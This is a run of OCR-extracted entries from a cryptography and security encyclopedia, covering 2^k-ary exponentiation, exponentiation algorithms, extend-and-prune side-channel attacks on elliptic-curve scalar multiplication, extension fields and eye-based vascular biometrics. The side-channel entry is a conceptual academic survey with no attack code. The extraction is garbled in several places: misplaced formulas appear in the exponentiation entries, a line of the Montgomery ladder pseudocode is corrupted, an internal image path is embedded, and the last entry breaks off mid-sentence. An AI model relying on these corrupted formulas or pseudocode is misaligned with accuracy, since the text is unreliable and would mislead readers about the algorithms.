https://doi.org/10.1007/978-3-030-71522-9_48

2^k-Ary Exponentiation

Bodo Möller[70] ✉
(70) Google Switzerland GmbH, Zürich, Switzerland

✉ **Bodo Möller**
Email: bmoeller@acm.org

Synonyms

Fixed window exponentiation

Definition

2^k-ary exponentiation computes powers by looking at exponents in fixed segments of k bits.

Background

2^k-ary exponentiation is a method for exponentiation in any group (or semigroup). It generalizes binary exponentiation and is based on the 2^k-ary representation of exponents. The positive integer parameter k determines the memory usage and the expected running time of the exponentiation algorithm. The case $k = 1$ of 2^k-ary exponentiation is the same as binary exponentiation.

Theory

The *left-to-right 2^k-ary exponentiation method*, for an arbitrary integer $k \geq 1$, computes g^e as follows, assuming that g is an element of the group (or semigroup), and that e is a positive integer whose 2^k-ary representation is

$$e = \sum_{i=0}^{l-1} e_i 2^{ki},\ e_i \in \{0, \ldots, 2^k - 1\}$$

where l is chosen minimal (thus, $e_{l-1} \neq 0$). First, the small powers for exponents 1 up to $2^k - 1$ are computed and stored; this can be done like this:

$G_1 \leftarrow g$
for $d = 2$ to $2^k - 1$ **do**
$G_d \leftarrow G_{d-1} \circ g$

Second, the result g^e is computed using this table of small powers $G_1 = g, \ldots, G_{2^k-1} = g^{2^k-1}$:

$A \leftarrow G_{e_{l-1}}$
for $i = l - 2$ down to 0 **do**
 for $j = 1$ to k **do**
 $A \leftarrow A \circ A$
 if $e_i \neq 0$ **then**
 $A \leftarrow A \circ G_{ei}$
return A

Left-to-right 2^k-ary exponentiation is due to Brauer (1939).

Like binary exponentiation, 2^k-ary exponentiation has a variant that performs right-to-left exponentiation, that is, that starts scanning e at the least significant digit e_0 rather than at the most significant digit e_{l-1}. Whereas the left-to-right method uses a fixed table of values $\mathrm{Tr}(u) = \mathrm{Tr}(a)$, the right-to-left method uses a dynamically modified array.

for $d = 1$ to $2^k - 1$ **do**
 $B_d \leftarrow$ identity element
$A \leftarrow g$

$$
\begin{array}{l}
\textbf{for } i = 0 \text{ to } l-1 \textbf{ do} \\
\quad \textbf{if } e_i \neq 0 \textbf{ then} \\
\quad\quad B_{e_i} \leftarrow B_{e_i} \circ A \\
\quad \textbf{if } i < l-1 \textbf{ then} \\
\quad\quad \textbf{for } j = 1 \text{ to} o\, k \textbf{ do} \\
\quad\quad\quad A \leftarrow A \circ A
\end{array}
$$

$$
\left\{ \text{Now } g^e = \prod_{d=1}^{2^k-1} B_d^d; \text{ this can be computedas follows:} \right\}
$$

$$
\begin{array}{l}
\textbf{for } d = 2^k - 1 \text{ down to } 2 \textbf{ do} \\
\quad B_{d-1} \leftarrow B_{d-1} \circ B_d \\
\quad B_1 \leftarrow B_1 \circ B_d \\
\textbf{return } B_1
\end{array}
$$

The algorithm as written can be optimized so that (at least) $2^k - 1$ applications of the group operation are avoided: for each of the variables B_d, an assignment of the form $B_{e_i} \leftarrow B_{e_i} \circ A$ or $B_{d-1} \leftarrow B_{d-1} \circ B_d$ can be simplified to $|\mathcal{N}| = N$ or $B_{d-1} \leftarrow B_d$, respectively, when the variable still contains the identity element. (In the final loop, one more application of the group operation can be saved in the case that both $B_d{}^{-1}$ and B_d still have their initial value. This additional optimization will rarely have an effect in practice; thus, below it will be disregarded for simplicity.) An array of $2^k - 1$ flags can be used to implement this optimization (cf. the similar optimization in the pseudo-code for the right-to-left binary exponentiation method). Right-to-left 2^k-ary exponentiation is due to Yao (1976); the sub-algorithm shown above for computing $\prod_{d=1}^{2^k-1} B_d^d$ is due to Knuth (1981).

The most significant 2^k-ary digit $e_l{}^{-1}$ is nonzero for all exponents with a length from $l(k-1)+1$ to lk bits. Assuming that all other bits are uniformly and independently random, the expected number of 2^k-ary digits among e_0, …, e_{l-2} that will be nonzero is $(l-1)\,\frac{2^k-1}{2^k}$. Thus, the left-to-right 2^k-ary exponentiation method as shown above will perform $(l-1)k$ squaring operations ($A \circ A$) and

$$
2^k - 2 + (l-1)\,\frac{2^k-1}{2^k}
$$

general group operations on average. The right-to-left 2^k-ary exponentiation method will also perform $(l-1)k$ squaring operations and on average

$$(l-1)\frac{2^k-1}{2^k}+1+2\left(2^k-2\right)-\left(2^k-1\right)$$
$$=2^k-2+(l-1)\frac{2^k-1}{2^k}$$

general group operations (this tally includes $(l-1)\frac{2^k-1}{2^k}+1$ for the loop over i, $2(2^k-2)$ for the loop over d, and a reduction of 2^k-1 achieved by the optimization explained above, which affects both loops).

In practice it is often the case that group operations can be implemented such that computing a square $A \circ A$ is faster than a general multiplication. For slightly improved speed in such scenarios, both the algorithm for computing the table of the G_i for the left-to-right method and the algorithm for computing the product $\prod_{d=1}^{2^k-1} B_d^d$ in the right-to-left method can be modified to use $2^{k-2}-1$ squarings instead of $2^{k-2}-1$ of the general multiplications. (In the left-to-right method, G_d can be computed as $G^2{}_{d/2}$ instead of $G_{d-1} \circ g$ whenever d is even. An according modification for the right-to-left method follows from the duality between left-to-right and right-to-left exponentiation; right-to-left exponentiation).

2^k-ary exponentiation is convenient in that the 2^k-ary representation of the exponent e can be easily obtained from its binary representation. However, a different generalization of binary exponentiation can further reduce the expected number of group operations needed for each exponentiation; sliding window exponentiation.

Cross-References

Exponentiation Algorithms

Recommended Reading

Brauer A (1939) On addition chains. Bull Am Math Soc 45:736–739
[MathSciNet]

Knuth DE (1981) The art of computer programming, vol 2: seminumerical algorithms, 2nd edn. Addison-Wesley, Reading, (answer to exercise 4.6.3-9)

Yao AC-C (1976) On the evaluation of powers. SIAM J Comput 5:100–103
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_28

Exponentiation Algorithms

Christof Paar[71, 72] ✉
(71) Lehrstuhl Embedded Security, Ruhr-Universitatet Bochum, Bochum, Germany
(72) Max Planck Institute for Security and Privacy, Bochum, Germany

✉ **Christof Paar**
Email: Christof.Paar@rub.de

Definition

Exponentiation is the repeated application of the group operation to a single group element.

Background

The problem of computing an exponentiation occurs frequently in modern cryptography, especially in public-key algorithms. Exponentiation is defined as the repeated application of the group operation to a single group element. If one assumes a multiplicative group, that is, the group operation is called "multiplication," and one denotes the group element by g, an exponentiation can be written as

$$\underbrace{g \cdot g \cdot \cdots \cdot g}_{e \ times} = g^e$$

This case is in particular relevant for RSA and discrete logarithm schemes in finite fields like the Diffie–Hellman key agreement. It should be kept in mind that the corresponding notation for additive groups, that is, groups where the group operation is an addition, looks as follows:

$$\underbrace{g + g + \cdots + g}_{e\ times} = e \cdot g$$

This case, repeated addition of the same group element, is the core operation in elliptic curve cryptosystems. From a notation point of view, this operation is not an "exponentiation" but "multiplication." Accordingly, in elliptic curve schemes the corresponding operation is referred to as "scalar multiplication" or "scalar point multiplication." It is important to stress, however, that this "multiplication" can only be realized by repeated additions.

Theory

There is a wealth of different exponentiation methods. The general goal of those algorithms is to perform an exponentiation with a minimum number of group operations combined with optimized storage requirements. For groups where inversion of a field element is not a trivial operation, for example, in finite fields or integer rings, one can distinguish between three main families of exponentiation algorithms. For clarity, multiplicative groups are assumed:

General Exponentiation

This case is given if neither the base element g nor the exponent e is known ahead of time. Hence, no precomputations can be be performed. This is the most general case. The basic algorithm in this situation is the binary exponentiation method, also known as square-and-multiply algorithm. For random exponents e, this method takes on average $\lceil \log_2 e \rceil - 1$ squarings and 0.5 ($\lceil \log_2 e \rceil - 1$) multiplications in the group. The binary method has negligible storage requirements. Generalizations of the binary method, for example, the 2^k-ary exponentiation and sliding window exponentiation, lead to reductions of the number of group multiplications, while increasing the storage requirements. However, both of the latter algorithms essentially do not reduce the number of squarings required.

Fixed-Base Exponentiation

In certain cryptographic schemes, the basis g of an exponentiation algorithm is known a priori and, thus, precomputations can be performed.

This can lead to a considerable acceleration of the exponentiation compared to the general case. Those methods are described in the entry fixed-base exponentiation.

Fixed-Exponent Exponentiation

The other special case is given in applications where the exponent *e* is known ahead of time. Again, precomputations can be performed. The gain compared to the general exponentiation case is relatively moderate, Corresponding techniques are described in fixed-exponent exponentiation. These techniques are closely related to the theory of addition chains.

In situations where taking the inverse of a group element is trivial—which is in particular the case in groups of points of elliptic curves, where inversion is often a single sign change of a field elements—there are additional exponentiation methods. Those methods are based on the idea that *e* can sometimes be represented more efficiently when negative digits are allowed as well as positive digits. For instance, the decimal number 31 has the binary representation (1, 1, 1, 1, 1) but the signed-digit representation (1, 0, 0, 0, 0, −1). Since the complexity of exponentiation algorithms often depends on the number of nonzero digits, the latter representation can lead to faster exponentiations. Corresponding algorithms are described in signed-digit exponentiation.

Another special case is given when exponentiations of the following form are required:

$$G = \mathbb{F}_q^*$$

Such operations are referred to as simultaneous exponentiation. They are needed in, for instance, the verification of a signature according to the Digital Signature Standard. The combined exponentiations can be computed jointly, considerably more efficiently than the two individual exponentiations $\mathbb{F}_{p^2}$ and $\mathbb{F}_{p^2}$. Efficient methods exist both for multiplicative and for additive groups. In the latter case, the notation

$$e_1 \cdot g + e_2 \cdot g_2$$

is being used. This is the core operation in the verification step of the elliptic curve digital signature algorithm (or ECDSA), which is described in the entry Elliptic Curve signature schemes.

Applications

Exponentiation is the core operation in the three most popular families of public-key algorithms: integer-factoring based schemes like RSA, schemes based on the discrete logarithm problem like the Digital Signature Standard or Diffie–Hellman key agreement, and elliptic curve cryptography. Some public-key schemes can make use of specialized exponentiation methods as outlined above. For instance, elliptic curve point multiplication is more efficient if signed-digit exponentiation is used and the Digital Signature Standard can make use of simultaneous exponentiations.

Cross-References

2^k-Ary Exponentiation
Binary Exponentiation
Fixed-Base Exponentiation
Fixed-Exponent Exponentiation
Sliding Window Exponentiation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300345

Exposure

Economics of Cybercrime: Identity Theft and Fraud

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300346

Exposure-Resilient Cryptography

Leakage Resilience

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1692

Extend and Prune Side-Channel Attacks

Romain Poussier[73] ✉
(73) Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI), Paris, France

✉ **Romain Poussier**
Email: romain.poussier@ssi.gouv.fr

Definitions

Asymmetric primitives such as RSA or based on ECC employ procedures that recursively manipulate the secret bits. A side-channel attack path against these primitives consists of recovering the secret bits in a recursive manner using side-channel leakages. This method, which is further explained, is called extend and prune strategy.

Background

The side-channel community informally divide attacks into two categories: attacks using a *Divide and Conquer* (DC) approach, covered in Chapter "Divide and Conquer Side-Channel Attacks" and attacks using an *Extend and Prune* (EP) approach. The former consists of methods targeting several independent parts of the secret one after the other, followed by a final post-processing to merge them after the attack has been performed. The latter, which is the focus of this chapter, consists of methods aiming at recovering the secret recursively. That is, targeting the i-th part of the secret requires first recovering the $i - 1$ previous parts. This methodology was first introduced in Chari et al. (2002) to break the RC4 stream cipher. However, EP attacks also typically apply in the context of asymmetric cryptography,

in particular against RSA or Elliptic Curve Cryptography (ECC) primitives. This chapter will show why these primitives call for such a methodology and how it can be applied.

Theory an Application

This section is organized as follows. First, it briefly introduces Elliptic Curve cryptography. Next, it explains the principle behind extend and prune strategy. Finally, some attacks in the literature that employs that framework are exhibited. Note that while the methodology is explained in the context of ECC and scalar multiplication algorithms (ECSM), as further described, it can similarly be applied for RSA with exponentiation algorithms.

Elliptic Curve Cryptography

Let $|/$ be a finite field with a characteristic bigger than 3, and define by $e_{k_1}(x)$ the set of points $(x, y) \in \mathbb{F}_p^2$ (called affine coordinates) that satisfy the Weierstrass equation $y^2 = x^3 + ax + b$, $(a, b) \in \mathbb{F}_p^2$ with discriminant $\Delta = -16(4a^3 + 27b^2) \neq 0$. $e_{k_1}(x)$ along with a point at infinity $\mathcal{O}$, which form an Abelian additive group. The addition over $e_{k_1}(x)$ requires field additions, subtractions, multiplications, and one inversion. Let us denote by $+$ the addition of two points P and Q, and by $[k]P$ the k-times repeated additions $P + P + \ldots + P$ with $k \in \mathbb{N}$ (called scalar multiplication).

Most elliptic curve cryptosystems require to compute a scalar multiplication $[k]P$ from a number $k \in [1, |\langle P \rangle| - 1]$ and a curve point P, where $|\langle P \rangle|$ is the order of the subgroup generated by P. In each case, k is a sensitive variable unknown to the attacker, which can be a private key (e.g., for ECDH key exchange) or directly linked to it (e.g., for ECDSA). As a result, the scalar multiplication represents an important source of potential side-channel leakages. To thwart the most basic side-channel attacks, scalar multiplication algorithms avoid conditional branching and have a regular execution independently of the bits of k. A popular example of scalar multiplication is the (left to right) Montgomery ladder Joye and Yen (2002) as described by Algorithm 1. The n-bit scalar can be now viewed as a binary vector $\mathbf{k} = (k_0, \ldots, k_{n-1})$ (where k_0 is the most significant bit).

Algorithm 1 Montgomery ladder. **Require**: P, $k = (k_0, \ldots, k_{n-1})$
Ensure: $[k]P$
$R_0 \leftarrow \mathcal{O}$
$R_1 \leftarrow P$
for $i = 0$ to $n - 1$ **do**
    $R_{1-k_i} \leftarrow R_{1-k_i} + R_{k_i}$
    $\{\omega_i \in \mathbb{Z}_p\}_{i \in I}$
end for
return R_0


Note that many other scalar multiplication algorithms exist in the literature. Yet, the Montgomery ladder is a good example to explain the concept of extend and prune attacks, due to both its simplicity and its natural protection against some of the most basic attacks. The reader can refer to Rivain (2011) for a survey of the different scalar multiplication algorithms. Finally, also note that all these algorithms can be similarly defined in the context of exponentiation algorithm to compute m^d in the context of RSA, where m (resp. d) acts as P (resp. k). For that reason, conclusions made in this chapter also directly translate into the context of RSA.

Extend and Prune Methodology

As opposed to block ciphers, where each chunk of the master key is first processed in parallel, ECSM algorithms process each bit of the secret scalar in a recursive manner. For that reason, leakages on the internal states, namely R_0 and R_1, cannot be used in a divide and conquer Chapter "Divide and Conquer Side-Channel Attacks" way to retrieve information on k. Indeed, their internal values when processing the i-th bit of k will depend on all its previous $i - 1$ bits. Another approach thus consists of recursively recovering the scalar bits, starting from the first one being processed in the ECSM. By guessing the values of the first scalar bit, the state values R_0 and R_1 can thus be predicted given the knowledge of the input point P. Using a (profiled or unprofiled) leakage model, an adversary can then use a statistical distinguisher to predict whether the leakages match the first scalar bit k_0 being equal to 0 or 1. The way the side-channel information is

extracted is out of scope of this chapter, and the reader can refer to Chapters "Side-Channel Attacks", "Non-Profiled Side-Channel Attacks", and "Profiled Side-Channel Attacks" for more information.

Upon success, this previous method will effectively allow recovering k_0. From its knowledge, the attacker can now guess the value of k_1 to further predict the values of R_0 and R_1 at the next iteration and apply the same technique to recover the bit value. This overall procedure can be seen as progressing into a binary search tree, as depicted in Fig. 1. Starting from the root, the tree splits into the two guesses for $k_0 = 0$ and $k_0 = 1$, with its associated guesses for the internal state. Then, at each stage, the tree guesses the two possible values of the next scalar bit, keeping track of the previous values to keep predicting the states R_0 and R_1.



Extend and Prune Side-Channel Attacks, Fig. 1 Conditional probability tree for a 3 bits scalar $k = (k_0, k_1, k_2)$

Assuming a secret scalar of 256 bits, which is a standard size, the complete tree consists of 2^{256} leaves. Searching the whole tree would not be feasible as it would be as costly as a complete brute force. For that reason, the attacker must decide on a strategy to search within that attack tree. The most obvious one is to only look at the most probable path given the side-channel information, which is denoted by first-order success rate. If not enough side-channel information is available for at least one branch, this method will fail as the internal state will not be correctly guessed anymore. Few other approaches can be used to circumvent that issue. First, the adversary can simply trade off some computational power to gain more side-channel information by attacking several bits at a time. This would correspond to looking at 2^t branches instead of only two, effectively exploiting the information up to t bits of the scalar at once and thus increasing the amount of leakages that can be used. This comes at the cost of an exponential computational power, as 2^t computations must be done per scalar bit instead of 2. Second, she can use a memory trade-off to reduce the chance to discard the right branch by a lack of side-channel information. That is, instead of only looking at the most likely path, she can keep the n most likely ones in memory, and use all of them for the tree exploration. Finally, she can use a classical discrete logarithm attack method on top of the side-channel information, as shown in Lange et al. (2014). This method assumes that the tree can be divided into three parts. The first part corresponds to the bits which the adversary is certain to have recovered correctly. The second part contains the (computationally feasible) paths on which the adversary has partial information. The final part is the exhaustive remaining part of the tree on which the adversary has no information. Enumeration is done on this sub-tree using a Pollard-like method.

Applications: Attack Literature

The first attacks discovered on scalar multiplication, such as timing and Simple Power Analysis (Kocher, 1996; Kocher et al., 2011), aimed at finding different patterns that depend on a scalar bit value. Such differences occur if the scalar multiplication or the elliptic curve operations are irregular, which makes the timing pattern of the leaking implementations dependent on all the scalar bits. As a consequence, an adversary has to recover the scalar in a recursive manner, and these attacks belong to the EP class. Using a regular scalar multiplication such as 1 naturally thwarts them.

Next, Online Template Attacks (OTA) (Schwabe and Tunstall, 2014; Dugardin et al., 2016) were then introduced. This method interleaves a template building and an attack phase to successively recover the scalar bits and then predict the subsequent internal state values. As the iterative template building requires the knowledge of the current internal state, which depends on the previous bits, OTA belongs to the EP class.

Horizontal Differential Power Attacks (HDPA) (Poussier et al., 2017) were introduced as another powerful alternative to templates. From the posterior knowledge of the input, the scalar bits are recovered by guessing several internal values that depend on both the input and the guessed bits (instead of only one in the case of DPA). As guessing the internal values associated with a particular bit requires the knowledge of the previous ones, HDPA belongs to the EP class.

Both OTA and HDPA require the knowledge of the input point to guess the internal state values. For that reason, point randomization techniques can be used to thwart them. However, a two-step attack consisting of first recovering the random point, then performing an extend and prune attack might still be performed, as discussed in Azouaoui et al. (2020).

Open Problems and Future Directions

Extend and prune method is a powerful strategy to exploit the leakages from algorithm processing secret bits in a recursive manner. As aforementioned, their modus operandi is similar to a search in a binary tree. While some ways to perform that search have been showed, more research can be done in finding optimal ways to perform it for given side-channel leakages. Generic methods for such search can be seen as key enumeration for extend and prune attacks (Lange et al., 2014). Moreover, such a search can be studied while also exploiting the algebraic structure on which is based the primitive. Such an avenue of research should also be kept in mind when designing new primitives, as it is the case for the security analysis of the newly proposed post-quantum cryptographic algorithms.

References and Citations

Citations

Journal article: Joye and Yen (2002)
Journal article: Rivain (2011)
Journal article: Poussier et al. (2017)
Journal article: Lange et al. (2014)
Journal article: Kocher (1996)
Journal article: Kocher et al. (2011)
Journal article: Schwabe and Tunstall (2014)
Journal article: Dugardin et al. (2016)
Journal article: Azouaoui et al. (2020)
Journal article: Chari et al. (2002)

Cross-References

Divide-and-Conquer Side-Channel Attacks
Side-Channel Attacks

References

Azouaoui M, Durvaux F, Poussier R, Standaert FX, Papagiannopoulos K, Verneuil V (2020) On the worst-case side-channel security of ecc point randomization in embedded devices. In: International Conference on Cryptology in India. Springer, pp 205–227

Chari S, Rao JR, Rohatgi P (2002) Template attacks. In: International Workshop on Cryptographic Hardware and Embedded Systems. Springer, pp 13–28

Dugardin M, Papachristodoulou L, Najm Z, Batina L, Danger JL, Guilley S (2016) Dismantling real-world ECC with horizontal and vertical template attacks. In: International Workshop on Constructive Side-Channel Analysis and Secure Design. Springer, pp 88–108

Joye M, Yen SM (2002) The montgomery powering ladder. In: International Workshop on Cryptographic Hardware and Embedded Systems. Springer, pp 291–302

Kocher PC (1996) Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: Annual International Cryptology Conference. Springer, pp 104–113

Kocher PC, Jaffe J, Jun B, Rohatgi P (2011) Introduction to differential power analysis. J Cryptogr Eng 1(1):5–27. http://dx.doi.org/10.1007/s13389-011-0006-y

Lange T, Vredendaal Cv, Wakker M (2014) Kangaroos in side-channel attacks. In: International Conference on Smart Card Research and Advanced Applications. Springer, pp 104–121

Poussier R, Zhou Y, Standaert FX (2017) A systematic approach to the side-channel analysis of ecc implementations with worst-case horizontal attacks. In: International Conference on Cryptographic Hardware and Embedded Systems. Springer, pp 534–554

Rivain M (2011) Fast and regular algorithms for scalar multiplication over elliptic curves. Cryptology ePrint Archive

Schwabe P, Tunstall M (2014) Online template attacks. In: Progress in Cryptology – INDOCRYPT 2014: 15th International Conference on Cryptology in India, New Delhi, India, 14–17 Dec, 2014. Proceedings, vol 8885. Springer, p 21

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300347

Extended Euclidean Algorithm

Euclidean Algorithm

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_405

Extension Field

Burt Kaliski[74] ✉
(74) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

An *extension field* is a field with certain mathematical structure constructed from another field and one or more roots of polynomials over that field.

Theory

Let $F = (S, +, \times)$ be a field and let $f(x)$ be a monic irreducible polynomial of degree d over F. That is, let $f(x)$ be a polynomial

$$f(x) = x^d + f_{d-1}x^{d-1} + \cdots + f_1 x + f_0,$$

Let α denote a root of this polynomial. Then the set of elements generated from field operations on elements of F and α is itself a field, denoted $F(\alpha)$. The field $F(\alpha)$ is called an *extension field* of F of *extension degree* d. F is a *subfield* of $F(\alpha)$ since F is a subset of $F(\alpha)$ and is itself a field.

The definition given here is for a *simple* extension field. In general, an extension field of a field F is any field that contains F as a subfield; an example of a non-simple extension of F is $F(\alpha, \beta)$, where β is another root. Simple extension fields are the ones usually encountered in cryptography.

The elements of a simple extension field may be viewed as polynomials of degree at most $d - 1$ in α, where the coefficients are elements of F, so

that an element $A \in F(\alpha)$ corresponds to the polynomial

$$a_{d-1}\alpha^{d-1} + \cdots + a_1\alpha + a_0.$$

Field addition in the extension field corresponds to coefficient-wise addition of the d coefficients, while field multiplication corresponds to polynomial multiplication modulo the field polynomial $f(x)$.

If F is a finite field with q elements, i.e., $\mathbf{F}_q$, then $F(\alpha)$ is a finite field with q^d elements, i.e., $\mathbf{F}_{q^d}$.

For instance, a binary finite field $\mathbf{F}_{2^k}$ is an extension field of the finite field $\mathbf{F}_2$, and likewise an odd-characteristic extension field $\mathbf{F}_{p^k}$ with $p \geq 3$ is an extension field of $\mathbf{F}_p$.

A number field$\mathbf{Q}(\alpha)$ is an extension field of the rational numbers $\mathbf{Q}$.

The representation of elements given above is a *polynomial basis representation* since the polynomial terms α^{d-1}, …, α,1 form a *basis* for the extension field when viewed as *vector space* over F (i.e., linear combinations of the basis elements generate the vector space). However, various other representations have been developed and can be applied in cryptography.

Applications

Extension fields, particularly binary finite fields, are often employed in cryptosystems based on the Elliptic Curve Discrete Logarithm Problem. Number fields play a key role in algorithms for integer factoring (Number Field Sieve for DLP and Number Field Sieve for Factoring).

Cross-References

Field
Irreducible Polynomial
Number Field
Optimal Extension Fields (OEFs)
Primitive Element

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300348

Eye Region

Periocular Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300349

Eye-Based Vascular Biometrics

Eye-based Vascular Patterns

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1738

Eye-Based Vascular Patterns

Andreas Uhl[75] ✉
(75) Department of Computer Sciences, University of Salzburg, Salzburg, Austria

✉ **Andreas Uhl**
Email: uhl@cs.sbg.ac.at

Synonyms

Eye-based Vascular Biometrics; Eye-based Vascular Recognition; Retina Recognition; Sclera Recognition

Definitions

Vascular patterns, as formed by the blood vessel structure inside the human body, are used in biometrics to identify a human individual. The corresponding field in biometrics is thus termed “vascular biometrics” (Uhl et al. 2019; Uhl 2019) or “vascular recognition”. The following eye-based biometric modalities are typically classified into this trait category: Retina recognition (Mazumdar and Nirmala 2018) and sclera recognition (Das et al. 2013).

The vascular patterns have to be made visible and captured by a suitable biometric scanner device in order to use them to conduct biometric recognition. Both retina recognition as well as sclera recognition operate in the visible wavelength domain (VIS), however, the illumination requirements are fairly different.While being rather unproblematic for sclera recognition, imaging the retinal vascular network is accomplished by fundus photography, i.e. capturing a photograph of the back of the eye, the

fundus (which is the interior surface of the eye opposite the lens and includes the retina, optic disc, macula, fovea and posterior pole). Specialised fundus cameras as developed for usage in ophthalmology (thus being a medical device) consist of an intricate microscope (up to 5x magnification) attached to a flash-enabled camera, where the annulus-shaped illumination passes through the camera objective lens and through the cornea onto the retina. The light reflected from the retina passes through the un-illuminated hole in the doughnut-shaped illumination system and is acquired by the camera. Illumination is done with white light and acquisition is done either in full colour or employing a green-pass filter to block out red wavelengths resulting in higher contrast. In medicine, fundus photography is used to monitor, e.g. macular degeneration, retinal neoplasms, choroid disturbances and diabetic retinopathy.

For sclera recognition, high-resolution VIS eye imagery is required in order to properly depict the fine vessel network being present. Optimal visibility of the vessel network is obtained from two off-angle images in which the eyes look into two directions.

Background

Eye-based vascular biometrics are said to exhibit certain advantages as well as disadvantages as compared to other biometric modalities as we shall discuss in the following.

- Advantages
  - No need to use near-infrared illumination and imaging (contrasting to iris recognition)
  - Hardly influenced by intended (e.g. make-up, occlusion like scarfs, etc.) and and unintended (e.g. ageing) alterations of the facial area.
  - Presentation attacks are almost impossible using artificial eyes or masks.
  - Liveness detection for retina recognition can be done based on detecting blood flow using VIS video.
- Disadvantages
  - Retina vessel capturing feels like ophthalmological treatment, (medical) capturing devices are bulky and expensive.

– Vessel structure / vessel width in both retina (Miri et al. 2017) and sclera (Elhussieny et al. 2016) is influenced by certain diseases or pathological conditions.
– No public evaluation results are accessible for commercial systems.
– Data capture is not possible from a distance. For retina recognition, data acquisition is also definitely not possible on-the-move, while this could be an option for sclera given top-end imaging systems in place.

Commercial Systems

For vascular biometrics based on retina, commercialisation has not yet reached a mature state (in contrast, first commercial systems have disappeared from the market, e.g. EyeDentify and Retica Systems). For sclera biometrics, the startup EyeVerify termed their sclera recognition technology “Eyeprint ID” for which the company also acquired the corresponding patent. After the inclusion of the technology into several mobile banking applications, the company was acquired by Ant Financial, the financial services arm of Alibaba Group and rebranded as ZOLOS Co. It seems that their technology is a mixture of sclera and periocular recognition techniques.

Open problems and Future directions

Mobile and On-the-Move Acquisition

For a pervasive and ubiquitous use of biometric technology, mobile and on-the-move acquisition should be enabled. However, these scenarios rise some problems compared to the stationary use of biometric systems.

A prototype of a handheld, portable fundus camera is introduced in Jini et al. (2017), where also the quality of the acquired fundus images is compared to a standard, stationary device. A commercial solution following the same path is offered by OPTOMED[1]. While the latter devices require a person to operate the portable capturing device, Swedish et al. (2015) propose a self capturing device providing user feedback to optimise the acquired data.

To reduce costs, also the use of smartphones in fundus imaging has been discussed (see Haddock and Qian (2015) for an overview of corresponding

